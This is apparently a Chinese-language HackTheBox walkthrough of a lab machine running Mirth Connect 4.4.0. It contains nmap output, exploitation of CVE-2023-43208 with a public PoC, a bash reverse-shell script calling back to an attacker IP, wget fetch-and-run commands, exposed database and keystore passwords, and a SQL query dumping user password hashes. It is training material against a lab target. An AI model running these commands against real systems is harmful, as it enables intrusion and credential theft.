






目标信息
IP地址:
10.129.17.147(非固定IP地址)
信息收集
ICMP检测
PING 10.129.17.147 (10.129.17.147) 56(84) bytes of data.
64 bytes from 10.129.17.147: icmp_seq=1 ttl=63 time=105 ms
64 bytes from 10.129.17.147: icmp_seq=2 ttl=63 time=127 ms
64 bytes from 10.129.17.147: icmp_seq=3 ttl=63 time=72.1 ms
64 bytes from 10.129.17.147: icmp_seq=4 ttl=63 time=71.8 ms

--- 10.129.17.147 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 71.768/93.886/127.059/23.343 ms
攻击机和靶机间网络连接状态良好。
防火墙检测
# Nmap 7.98 scan initiated Sun Feb 22 07:57:57 2026 as: /usr/lib/nmap/nmap -sF -p- --min-rate 3000 -oN fin_report.txt 10.129.17.147
Warning: 10.129.17.147 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.129.17.147
Host is up (0.065s latency).
All 65535 scanned ports on 10.129.17.147 are in ignored states.
Not shown: 65105 closed tcp ports (reset), 430 open|filtered tcp ports (no-response)

# Nmap done at Sun Feb 22 07:58:26 2026 -- 1 IP address (1 host up) scanned in 28.74 seconds
无法探测靶机防火墙状态。
网络端口扫描
TCP端口扫描结果
# Nmap 7.98 scan initiated Sun Feb 22 08:00:45 2026 as: /usr/lib/nmap/nmap -sT -sV -A -p- --min-rate 3000 -oN tcp_report.txt 10.129.17.147
Nmap scan report for 10.129.17.147
Host is up (0.073s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 07:eb:d1:b1:61:9a:6f:38:08:e0:1e:3e:5b:61:03:b9 (ECDSA)
|_  256 fc:d5:7a:ca:8c:4f:c1:bd:c7:2f:3a:ef:e1:5e:99:0f (ED25519)
80/tcp   open  http     Jetty
|_http-title: Mirth Connect Administrator
| http-methods:
|_  Potentially risky methods: TRACE
443/tcp  open  ssl/http Jetty
| http-methods:
|_  Potentially risky methods: TRACE
|_ssl-date: TLS randomness does not represent time
|_http-title: Mirth Connect Administrator
| ssl-cert: Subject: commonName=mirth-connect
| Not valid before: 2025-09-19T12:50:05
|_Not valid after:  2075-09-19T12:50:05
6661/tcp open  unknown
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT       ADDRESS
1   102.69 ms 10.10.14.1
2   102.77 ms 10.129.17.147

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Feb 22 08:04:20 2026 -- 1 IP address (1 host up) scanned in 215.23 secondsUDP端口开放列表扫描结果
# Nmap 7.98 scan initiated Sun Feb 22 08:07:51 2026 as: /usr/lib/nmap/nmap -sU -p- --min-rate 3000 -oN udp_ports.txt 10.129.17.147
Warning: 10.129.17.147 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.129.17.147
Host is up (0.066s latency).
All 65535 scanned ports on 10.129.17.147 are in ignored states.
Not shown: 65293 open|filtered udp ports (no-response), 242 closed udp ports (port-unreach)

# Nmap done at Sun Feb 22 08:11:53 2026 -- 1 IP address (1 host up) scanned in 241.51 secondsUDP端口详细信息扫描结果
(无)同时发现靶机运行Debian Linux操作系统,开放了22/ssh、80/http和443/https三个服务,根据HackTheBox内容规则,靶机Web服务主域名为interpreter.htb。
服务探测
SSH服务(22端口)
尝试使用ssh连接靶机,确认其登录方式:
ssh root@interpreter.htb
靶机SSH服务允许使用密钥和密码登录。
Web应用程序
打开主页:http://interpreter.htb/

发现靶机部署了Mirth Connect Administrator医疗信息管理系统,尝试点击Launch Mirth Connect Administrator按钮,浏览器下载了一份名为webstart.jnlp的XML文件:
<jnlp codebase="http://interpreter.htb:80" version="4.4.0">
    <information>
        <title>Mirth Connect Administrator 4.4.0</title>
        <vendor>NextGen Healthcare</vendor>
        <homepage href="http://www.nextgen.com"/>
        <description>Open Source Healthcare Integration Engine</description>
        <icon href="images/NG_MC_Icon_128x128.png"/>
        <icon href="images/MirthConnect_Logo_WordMark_Big.png" kind="splash"/>
        <offline-allowed/>
        <shortcut online="true">
            <!-- put a shortcut on the desktop -->
            <desktop/>
            <!-- put shortcut in start menu too -->
            <menu submenu="Mirth Connect"/>
        </shortcut>
</information>发现医疗信息管理系统的版本为v4.4.0。点击Access Secure Site按钮,浏览器直接跳转到了HTTPS站点:

尝试联网搜索其公开漏洞:GitHub - jakabakos/CVE-2023-43208-mirth-connect-rce-poc

成功发现Mirth Connect Administrator v4.4.0系统存在未授权命令执行漏洞,编号为CVE-2023-43208。
渗透测试
CVE-2023-43208漏洞利用
在服务探测过程中,我们已经发现了靶机Web服务存在命令执行漏洞CVE-2023-43208,现在进行利用。
首先将POC克隆到本地:
git clone https://github.com/jakabakos/CVE-2023-43208-mirth-connect-rce-poc.git随后编写反弹Shell的脚本revshell.sh:
#!/bin/bash
/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.43/443 0>&1'编写完成后,在本地打开SimpleHTTPServer和nc监听,使用CVE-2023-43208.py脚本执行下载恶意脚本并执行的命令:
python ./CVE-2023-43208-mirth-connect-rce-poc/CVE-2023-43208.py -u https://interpreter.htb -c "wget http://10.10.14.43/revshell.sh -O /tmp/revshell.sh"
python ./CVE-2023-43208-mirth-connect-rce-poc/CVE-2023-43208.py -u https://interpreter.htb -c "chmod +x /tmp/revshell.sh"
python ./CVE-2023-43208-mirth-connect-rce-poc/CVE-2023-43208.py -u https://interpreter.htb -c "/tmp/revshell.sh"
成功收到反弹Shell!!
权限提升
目录信息收集
进入系统后,执行目录信息收集,在/usr/local/mirthconnect/目录下发现了子目录conf:
ls -lA conf
发现Mirth Connect配置文件mirth.properties,尝试查看配置:
cat conf/mirth.properties
在其中发现如下几项关键配置:
dir.appdata = /var/lib/mirthconnect

keystore.path = ${dir.appdata}/keystore.jks
keystore.storepass = 5GbU5HGTOOgE
keystore.keypass = tAuJfQeXdnPw
keystore.type = JCEKS

database = mysql
database.url = jdbc:mariadb://localhost:3306/mc_bdd_prod
database.driver = org.mariadb.jdbc.Driver
database.username = mirthdb
database.password = MirthPass123!
成功发现数据库凭据:
- 主机:
localhost:3306 - 用户名:
mirthdb - 密码:
MirthPass123!
以及Java KeyStore密钥库凭据:
- 路径:
/var/lib/mirthconnect/keystore.jks - 主密码:
5GbU5HGTOOgE - 条目密码:
tAuJfQeXdnPw
直接登录MariaDB:
mysql -u mirthdb -pMirthPass123!
成功!发现Mirth Connect业务数据库mc_bdd_prod。
爆破MirthConnect用户密码哈希
成功连接数据库后,在mc_bdd_prod数据库内执行信息收集。首先选中该数据库,随后列出该数据库内的所有表:
use mc_bdd_prod;
show tables;
发现库内存在疑似用户信息的表PERSON和PERSON_PASSWORD,分别查看两张表的结构:
describe PERSON;
describe PERSON_PASSWORD;
确认上述两张表存储用户凭据,其中PERSON.USERNAME为用户名,PERSON_PASSWORD.PASSWORD为用户密码哈希,主键分别为PERSON.ID和PERSON_PASSWORD.PERSON_ID。
直接选中两张表,查出所有用户凭据:
SELECT PERSON.ID, PERSON_PASSWORD.PERSON_ID, PERSON.USERNAME, PERSON_PASSWORD.PASSWORD, PERSON.ROLE FROM PERSON, PERSON_PASSWORD WHERE PERSON.ID = PERSON_PASSWORD.PERSON_ID;


发现用户sedric,及其密码哈希u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w==。查看/home目录,发现靶机操作系统内存在同名用户:
尝试联网查询Mirth Connect的密码哈希格式,发现了一则Github讨论帖:[BUG] Protection of stored user passwords is not sufficient for modern usage · Issue #5665 · nextgenhealthcare/connect
